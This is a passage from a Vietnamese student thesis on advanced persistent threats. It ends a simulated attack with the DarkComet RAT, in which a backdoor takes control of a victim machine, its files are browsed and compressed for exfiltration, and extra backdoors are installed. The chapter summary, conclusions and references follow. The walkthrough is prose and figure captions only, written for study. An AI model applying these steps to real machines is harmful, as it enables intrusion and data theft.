
Hình 3.31: Kích hoạt chạy backdoor

Một kết nối máy victim sẽ hiển thị lên giao diện RAT. Giao diện online user được mô tả trong hình 3.32.




Hình 3.32: RAT kết nối tới máy victim

Từ đây có thể toàn quyền kiểm soát máy tính victim với các chức năng của darkcomet RAT như đã nói ở phần trên. Giao diện điều khiển victim được mô tả trong Hình 3.33.




Hình 3.33: Thực hiện các chức năng khi backdoor đã cài đặt thành công  
Giao diện bảng điều khiển được mô tả trong Hình 3.34.



Hình 3.34: Mở bảng điều khiển

Giao diện xem file trên máy nạn nhân được mô tả trong Hình 3.35.



Hình 3.35: Xem File trên máy victim

Giao diện xem thông tin trên máy nạn nhân được mô tả trong Hình 3.36.



Hình 3.36: Xem thông tin máy victim

❖ Trích xuất dữ liệu

Kẻ tấn công sử dụng một số công nghệ phổ biến để nén dữ liệu trước khi xuất dữ liệu ra bên ngoài ví dụ như winrar, 7zip, zip, ...

Nhờ vào chức năng file Manager của RAT mà kẻ tấn công có thể dễ dàng tìm kiếm được tài liệu cần tìm và sau đó sẽ nén tài liệu và download về.

Ngoài ra, có thể thực hiện cài đặt thêm nhiều backdoor để duy trì sự hiện diện trên máy nạn nhân.

## Kết chương

Chương 3 trình bày về phương pháp phòng chống tấn công APT bằng việc thực hiện quản lý các rủi ro, kết hợp các công nghệ và đào tạo con người.

Bất cứ một tổ chức nào cũng đều có những tài sản có giá trị là mục tiêu của tấn công APT. Do vậy, việc hiểu rõ các rủi ro đối với các tài sản đó trở nên rất quan trọng đối với các tổ chức.

Song song với việc quản lý rủi ro, cần thực hiện xây dựng một hàng rào an ninh để phòng chống tấn công APT bằng cách kết hợp các công nghệ bảo mật truyền thống cũng như hiện đại. Việc kết hợp các công nghệ cũng giúp cho tổ chức tạo được một môi trường an ninh khó đoán hơn đối với kẻ tấn công.

Tuy nhiên, sử dụng các công nghệ bảo mật là chưa đủ, tấn công APT thường mở đầu bằng cuộc tấn công spear phishing email do vậy việc đào tạo, huấn luyện con người luôn phải được thực hiện.

## KẾT LUẬN

Tấn công APT là một hình thức tấn công đã được biết đến từ lâu, tuy nhiên thời gian gần đây hình thức tấn công này mới được biết đến nhiều hơn qua các cuộc tấn công vào Google hay RSA. Tấn công APT là hình thức tấn công kết hợp nhiều dạng tấn công phổ biến và gây ra nhiều thiệt hại to lớn. Đồ án nghiên cứu về tấn công APT và các phương pháp phòng chống. Cụ thể, đồ án đã thực hiện được các nội dung sau:

- ❖ Giới thiệu về an toàn hệ thống thông tin, các nguy cơ mất an toàn trong hệ thống thông tin và các dạng tấn công thường gặp.
- ❖ Nghiên cứu và phân tích tấn công APT, khái niệm, đặc điểm, các giai đoạn của cuộc tấn công, những khác biệt của tấn công APT so với các cuộc tấn công khác.
- ❖ Đề xuất phương pháp phòng chống tấn công APT trên ba phương diện: quản lý rủi ro, các công nghệ sử dụng và đào tạo con người.
- ❖ Tiến hành mô phỏng cuộc tấn công sử dụng các công cụ Backtrack 5r3, Darkcomet RAT version 3.0.1.

Ngoài những mục tiêu đã thực hiện được đồ án còn những điểm hạn chế sau:

- Chưa liệt kê được nhiều công nghệ và phương pháp phòng chống.
- Mô phỏng tấn công APT chưa chi tiết do tấn công APT là hình thức phải mất rất nhiều thời gian nghiên cứu và thực hiện.

Trong phạm vi đồ án chuyên ngành, các nội dung nghiên cứu được đã cơ bản đạt được các yêu cầu đề ra ban đầu. Một số hướng phát triển của đề tài:

- Nghiên cứu cách thức khai thác lỗ hổng zero-day thường được sử dụng trong các cuộc tấn công APT góp phần trong việc phát hiện các lỗ hổng nguy hiểm của hệ thống.

- Nghiên cứu công nghệ Big data trong phòng chống tấn công APT.

## TÀI LIỆU THAM KHẢO

### DANH MỤC EBOOK THAM KHẢO

- [1] Ashit Dalal. *Advanced Persistent Threat (APT) : A Buzzword or an Imminent Threat?*. November 14, 2012. 44pp.
- [2] Eric Cole. *Advanced Persistent Threat: Understanding the Danger and How to Protect Your Organization*. Waltham, MA. 13 Nov 2012. 320pp.
- [3] Jon Oltsik, Jennifer Gahm, Kristine Kao, Bill Lundell, and John McKnight. *ESG Research Report : Advanced Persistent Threat Analysis*. October 2011. 56pp.
- [4] Hoàng Xuân Dậu. *Bài giảng an toàn bảo mật HTTT*. Học viện công nghệ bưu chính viễn thông. 2013.
- [5] Lawrence Pingree, Neil MacDonald, and Perter Firstbrook. *Best Practices for Mitigating Advanced Persistent Threats*. 12 September 2013. 9pp.
- [6] Leonard Ong, CPP and Werner Preining, CPP. *Advanced Persistent threat: Next Generation of Cyber Attacks*. ASIS International Asia Pacific Conference. 4-5 December 2013. 21pp.
- [7] Michael K. Daly. *The advanced persistent threat*. November 4, 2009. 50pp.
- [8] Russel Miller. *Advanced Persistent Threats: Defending from the Inside Out Whitepaper*. July 2012. 16pp.
- [9] Peter Gregory. *Advanced Persistent Threat Protection for Dummies*. 2013. John Wiley and Sons, Inc. 51pp.
- [10] IPA (Information-technology Promotion Agency, Japan). *Design and Operational Guide to Protect against “Advanced Persistent Threats”*. November 2011. the 2nd edition. 64pp.
- [11] Blue Coat (Company). *Blue Coat labs report: Advanced persistent threats*. 2011. 17pp.
- [12] Check Point (Company). *Check Point Security Report 2014*. 2014. 74pp.

- [13] Command Five Pty Ltd. *Advanced Persistent Threats: A Decade in Review*. June 2011. 13pp.
  - [14] Dell SecureWorks. *Lifecycle of an Advanced Persistent Threat*. 2012. 15pp.
  - [15] EdgeWave (Company). *Whitepaper: Protecting Networks from Advanced Persistent Threats: What you need to know*. 2012. 6pp.
  - [16] FireEye (Company). *White Paper: Spear Phishing Attacks – Why they are successful and How to stop them*. 2012. 9pp.
  - [17] Fortinet (Company). Report: *Threats on the Horizon - The rise of the Advanced Persistent Threat*. 2013. 16pp.
  - [18] Imperva (Company), *The Non-Advanced Persistent Threat Whitepaper*. 2014. 13pp.
  - [19] McAfee (Company). *Combating Advanced Persistent Threats Whitepaper*. 2011. 8pp.
  - [20] McAfee (Company). *McAfee labs threats report*. June, 2014. 27pp.
  - [21] Seculert (Company). *Whitepaper: Combating Advanced Persistent Threats Through Detection*. 6pp.
  - [22] Symantec (Company). *Advanced persistent threats: A Symantec Perspective Whitepaper*. 2011. 12pp.
  - [23] TrendLabs APT Research Team. *Spear-Phishing Email: Most Favored APT Attack Bait*. 2012. 8pp.
  - [24] Verizon (Company). *2014 data breach investigations report Verizon*. 2014. 8pp.
  - [25] Viện Công Nghệ An Toàn Thông Tin (IST)). *Coffee Bảo Mật lần 1 - Các cập nhật mới về tình hình mã độc*. 2014.
  - [26] Websense (Company). *Whitepaper: Advanced Persistent Threats and other advanced attack*. 2011. 14pp.
- 
-

- [27] ZoneFox (Company). *Rapid Response to the Advanced Persistent Threat Whitepaper*. 2013. 6pp.

**DANH MỤC TRANG WEB THAM KHẢO**

[28] genk.vn, <http://genk.vn/may-tinh/tim-hieu-ve-sandbox-hop-cat-bao-ve-an-toan-cho-may-tinh-cua-ban-20131029225422614.chn>, tham khảo tháng 09.2014.

[29] gfi.com, <http://www.gfi.com/blog/advanced-persistent-threat-apt-a-hyped-up-marketing-term-or-a-security-concern/>, tham khảo tháng 09.2014.

[30] forum.bkav.com.vn, <http://forum.bkav.com.vn/showthread.php/2156-tim-hieu-ve-honeypot-v-honeynet>, tham khảo tháng 09.2014

[31] networkworld.com,  
<http://www.networkworld.com/article/2199388/security/what-is-an-advanced-persistent-threat-anyway-.html>, tham khảo tháng 09.2014.

[32] nhandan.com.vn, <http://www.nhandan.com.vn/congnghe/bao-mat/item/19935802--an-ninh-mang-phong-thu-khong-tot,-dap-tra-la-tu-sat.html>, tham khảo tháng 09.2014.

[33] pcworld.com, <http://www.pcworld.com.vn/b/chuyen-muc/chuyen-muc/2009/11/1194927/tan-cong-ma-doc-doi-pho/>, tham khảo tháng 09.2014.

[34] securitydaily.net, <http://securitydaily.net/nhung-hieu-biet-ve-ddos-tan-cong-tu-choi-dich-vu/>, tham khảo tháng 09.2014.

[35] slideshare.net, <http://www.slideshare.net/tukhiem/basic-security-training-day-1-28374232>, tham khảo tháng 09, 2014

[36] voer.edu.vn, <http://voer.edu.vn/m/tong-quan-ve-an-toan-he-thong-thong-tin/b728064d>, tham khảo tháng 09.2014

[37] windowsecurity.com, [http://www.windowsecurity.com/articles-tutorials/viruses\\_trojans\\_malware/advanced-persistent-threat-perception-and-reaction-part1.html](http://www.windowsecurity.com/articles-tutorials/viruses_trojans_malware/advanced-persistent-threat-perception-and-reaction-part1.html), tham khảo tháng 09.2014

---

- [38] jumla.vn, <http://jumla.vn/en/templates/infomation-safe/2016-xac-thuc-2-yeu-to-la-gi-.html>, tham khảo tháng 10.2014
- [39] nguyenkan.wordpress.com, <http://nguyenkan.wordpress.com/2012/11/27/penetration-testing/>, tham khảo tháng 10.2014
- [40] phongbt.wordpress.com, <http://phongbt.wordpress.com/2012/09/10/quan-ly-rui-ro-risk-management/>, tham khảo tháng 10.2014
- [41] securitydaily.net, <http://securitydaily.net/nhung-hieu-biet-ve-ddos-tan-cong-tu-choi-dich-vu/>, tham khảo tháng 10.2014
- [42] slideshare.net, <http://www.slideshare.net/quydongnast/hoang-thanhquy-33687936>, tham khảo tháng 10, 2014
- [43] svtech.com, <http://www.svtech.com.vn/article/1214/>, tham khảo tháng 10.2014.
- [44] antoanthongtin.vn, tham khảo tháng 11.2014
- [45] computerweekly.com, <http://www.computerweekly.com/feature/How-to-combat-advanced-persistent-threats-APT-strategies-to-protect-your-organisation>, tham khảo tháng 11. 2014.
- [46] slideshare.net, <http://www.slideshare.net/danhtran9847/bao-cao-athena-cuoi-ky-backtrack-v-cc-cng-c-kim-tra-an-ninh-mng-trn-thanh-danh>, tham khảo tháng 11.2014
- [47] slideshare.net, <http://www.slideshare.net/sbc-vn/phan-ph-thun-d-n-vncert> , tham khảo tháng 11. 2014
- [48] pcworld.com, <http://www.pcworld.com.vn/articles/kinh-doanh/an-toan-thong-tin/2010/12/1223019/ngan-ngua-tham-hoa-ro-ri-thong-tin-voi-dlp/>, tham khảo tháng 11.2014.